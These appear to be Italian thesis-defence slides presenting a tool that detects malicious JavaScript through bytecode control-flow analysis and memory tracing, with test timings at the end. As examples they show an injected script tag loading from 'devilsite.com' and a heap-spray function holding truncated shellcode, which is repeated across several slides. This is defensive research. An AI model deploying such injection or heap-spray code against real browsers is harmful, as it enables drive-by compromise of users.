



UNIVERSITÀ DEGLI STUDI DI MILANO
FACOLTÀ DI SCIENZE MATEMATICHE,
FISICHE E NATURALI

CORSO DI LAUREA MAGISTRALE IN TECNOLOGIE DELL'INFORMAZIONE E DELLA
COMUNICAZIONE

Analisi lato client di applicazioni web

Relatore:

Dott. Mattia Monga

Correlatore:


Dott. Roberto Paleari

Tesi di Laurea di:

Luca Giancane

mat. 735940





The screenshot shows a Mozilla Firefox browser window displaying the official website of AS Roma Calcio. The browser's address bar shows the URL <http://www.asromacalcio.it/>. The website header features the AS Roma logo and the URL www.asroma.it. A navigation menu includes links for News, La Squadra, La Società, La Storia, Gli Incontri, Biglietti, Contatti, Sponsor, LA ROMA, and Link. Below the navigation menu, there are several promotional banners for the AS Roma Store and various Formula (Trigoria, City-Nord, City-Est, Mare, Villaggio) events. A large search bar is prominently displayed in the center. On the left side, there is a registration form for 'Utente Registrato' with fields for 'User Name' and 'Password', and buttons for 'Registrali' and 'INVIA'. Below the registration form, there are links for 'Download', 'Chat', and 'Forum'. The main content area is titled 'NEWS' and features a list of recent news items, including '25 giugno 2010 - OPERAZIONI DI MERCATO REALIZZATE' and '24 giugno 2010 - Un gol per l'Africa >>'. To the right of the news list, there is a large image of a soccer field and a 'WIND' logo. At the bottom of the page, there are additional banners for 'PRIMOPIANO' and 'IL CALCIO IN BORSA'.

Durante la navigazione in Internet può capitare di ritrovarsi all'interno di una pagina compromessa.

Scenario

The screenshot shows the AS Roma website in a Mozilla Firefox browser. The page title is "Benvenuto nel sito ufficiale dell'ASROMA CALCIO". The browser address bar shows "http://www.asromacalcio.it/". The website header includes the URL "www.asroma.it" and navigation links like "News", "La Squadra", "La Società", "La Storia", "Gli Incontri", "Biglietti", "Contatti", "Sponsor", "LA ROMA", and "Link". Below the header, there are several promotional banners for "FORMULA" products (Trigoria, City-Nord, City-Est, Mare, Villaggio). A "NEWS" section is visible, with a headline "25 giugno 2010 - OPERAZIONI DI MERCATO". A "WIND" logo is also present. A white box with a dashed border highlights a table cell containing the following HTML code:

```
...  
<td width='437' valign='top' class='grigio'>  
<script src='http://devilsite.com/u.js'></script>  
<table cellSpacing='0' cellPadding='0' width='440' border='0'>  
...  
</td>
```

The code is a malicious script injection. The script tag has a source attribute pointing to "http://devilsite.com/u.js". The table tag has a width attribute of "440" and a border attribute of "0".

Un attaccante riesce ad inserire uno script maligno all'interno della pagina web.

Benvenuto nel sito ufficiale dell'ASROMA CALCIO - Mozilla Firefox

File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto

http://www.asromacalcio.it/

Benvenuto nel sito ufficiale dell'ASR...

www.asroma.it

> News > La Squadra > La Società > La Storia > ...

il canale roma

roma STORE asromastore.it

Utente Registrato

NEWS

25 giugno 2010 - OPERAZIONI DI MERCATO

```
...  
<td width='437' valign='top' class='grigio'>  
<script src='http://devilsite.com/u.js'></script>  
<table cellSpacing='0' cellPadding='0' width='440' border='0'>  
...  
</td>
```

Forum

PRIMOPIANO

Card A.S. Roma Club Privilege

IL CALCIO IN BORSA

WIND

E IN EDICOLA

Lo *script maligno* causa l'esecuzione di codice maligno e la compromissione del sistema.

Tramite l'utilizzo di uno script Javascript un attaccante riesce a sfruttare una vulnerabilità del browser.

Obiettivo

Alterare il flusso di esecuzione al fine di eseguire codice dannoso, all'insaputa dell'utente.

- *Buffer overflow*
- *Format bug*
- ...

Javascript:

- Molto diffusi
- Offuscamento



Le applicazioni web scritte in *Javascript* sono molto diffuse, risulta quindi necessario distinguere tra maligne e benigne.

JavaScript:

- Molto diffusi
- **Offuscamento**

```
alert('Hello world');  
↓  
eval(function(p,a,c,k,e,d){  
  e=function(c){return c};  
  if(!''.replace(/^/,String)){  
    while(c--){d[c]=k[c]||c}  
    k=[function(e){return d[e]}};  
    ...  
  }  
})
```

I programmatori usano le tecniche d'offuscamento per proteggere il codice sorgente delle proprie applicazioni. Tali tecniche rendono molto difficile un'analisi effettuata sul codice sorgente.

Realizzare uno strumento che sia in grado di rilevare la presenza di uno script Javascript maligno.

Caratteristiche

- Overhead basso
- Robusto all'offuscamento

Soluzione

- Rilevazione automatica tramite un'analisi comportamentale
- Utilizzo di tecniche d'analisi statico-dinamiche
- Da sorgente a *Bytecode*

Prima fase: Dinamicamente si intercettano gli eventi relativi alla vita di uno script.

- Creazione
- Esecuzione

Seconda fase: Riduce la complessità del bytecode e predisponde l'oggetto per le fasi d'analisi.

- Codice in forma intermedia
- Control flow graph

Terza fase: Analisi statica del Control flow graph + monitoring dinamico.




Heap Spraying Attack

Tecnica utilizzata negli exploit per facilitare l'esecuzione di codice arbitrario.

Risultato: presenza di numerosi oggetti maligni all'interno della memoria.

Rilevamento dell'attacco


```
1 function heap_spray()  
2 {  
3   var shellcode = unescape(""+uc929%ue98...");  
4  
5   /* Heap spray code */  
6   var oneblock = unescape(""+u9090%u9090");  
7   var fullblock = oneblock;  
8   while (fullblock.length < 0x10000)  
9   {  
10    fullblock += fullblock;  
11  }  
12  sprayContainer = new Array();  
13  var i;  
14  for (i=0; i<1000; i++)  
15  {  
16    sprayContainer[i] = fullblock + shellcode;  
17  }  
18 }
```



Esempio d'attacco \implies Control flow graph

Rilevamento dell'attacco


```
1 function heap_spray()  
2 {  
3   var shellcode = unescape(""+uc929%ue98...");  
4  
5   /* Heap spray code */  
6   var oneblock = unescape(""+u9090%u9090");  
7   var fullblock = oneblock;  
8   while (fullblock.length < 0x10000)  
9   {  
10    fullblock += fullblock;  
11  }  
12  sprayContainer = new Array();  
13  var i;  
14  for (i=0; i<1000; i++)  
15  {  
16    sprayContainer[i] = fullblock + shellcode;  
17  }  
18 }
```



- 1 Identificazione dei cicli
- 2 Per ogni ciclo vengono applicate delle euristiche comportamentali.

Rilevamento dell'attacco


```
1 function heap_spray()  
2 {  
3   var shellcode = unescape("%uc929%ue98...");  
4  
5   /* Heap spray code */  
6   var oneblock = unescape("%u9090%u9090");  
7   var fullblock = oneblock;  
8   while (fullblock.length < 0x10000)  
9   {  
10    fullblock += fullblock;  
11  }  
12  sprayContainer = new Array();  
13  var i;  
14  for (i=0; i<1000; i++)  
15  {  
16    sprayContainer[i] = fullblock + shellcode;  
17  }  
18 }
```



- 1 Presenza di un array nella parte sinistra di un'istruzione
- 2 Variabile definita ma non utilizzata
- 3 Il contenuto di un array non varia nel ciclo

Rilevamento dell'attacco


```
1 function heap_spray()  
2 {  
3   var shellcode = unescape(""+uc929%ue98...");  
4  
5   /* Heap spray code */  
6   var oneblock = unescape(""+u9090%u9090");  
7   var fullblock = oneblock;  
8   while (fullblock.length < 0x10000)  
9   {  
10    fullblock += fullblock;  
11  }  
12  sprayContainer = new Array();  
13  var i;  
14  for (i=0; i<1000; i++)  
15  {  
16    sprayContainer[i] = fullblock + shellcode;  
17  }  
18 }
```



Tracciamento dinamico dell'occupazione di memoria di uno script sospetto.

Soglia: stimata tramite l'analisi dell'occupazione di memoria di alcune applicazioni web, ad esempio *Gmail*.


Architettura del *framework*



Architettura

- 1 Dinamica: intercetta gli eventi e traccia l'occupazione di memoria
- 2 Statica: trasforma il bytecode e ne analizza il comportamento


Architettura del *framework*



Estensione del Browser

Fase dinamica che si occupa di intercettare gli eventi relativi alla vita di uno script.

Architettura del *framework*




Bytecode decoder

Fase statica che si occupa di ridurre la complessità del *bytecode*

- 1 trasformazione in forma intermedia
- 2 costruzione *control flow graph*


Architettura del *framework*



Analizzatore statico

Fase statica che dato un *control flow graph* ne analizza il comportamento.

Architettura del *framework*



Memory tracer

Fase dinamica per il tracciamento dell'occupazione di memoria di uno script sospetto.

Contributi

Studio, progettazione ed implementazione di uno strumento per l'analisi lato client di applicazioni web.

Sviluppi futuri

- Estensione dell'euristiche per il rilevamento di altre tipologie d'attacco.
- Ottimizzazioni \implies ridurre ulteriormente l'overhead

Grazie per l'attenzione

	Script estratti	Memoria occupata	Forma intermedia	Costruzione CFG	Analisi	Rilevato
Test1	5	630Mb	25.841ms	47.018ms	1.064ms	✓
Test2	2	104Mb	12.177ms	31.318ms	0.660ms	✓
Test3	2	733Mb	19.558ms	52.665ms	1.204ms	✓
Test4	2	260Mb	30.565ms	97.665ms	2.066ms	✓
Test5	5	130Mb	16.899ms	39.947ms	0.514ms	✓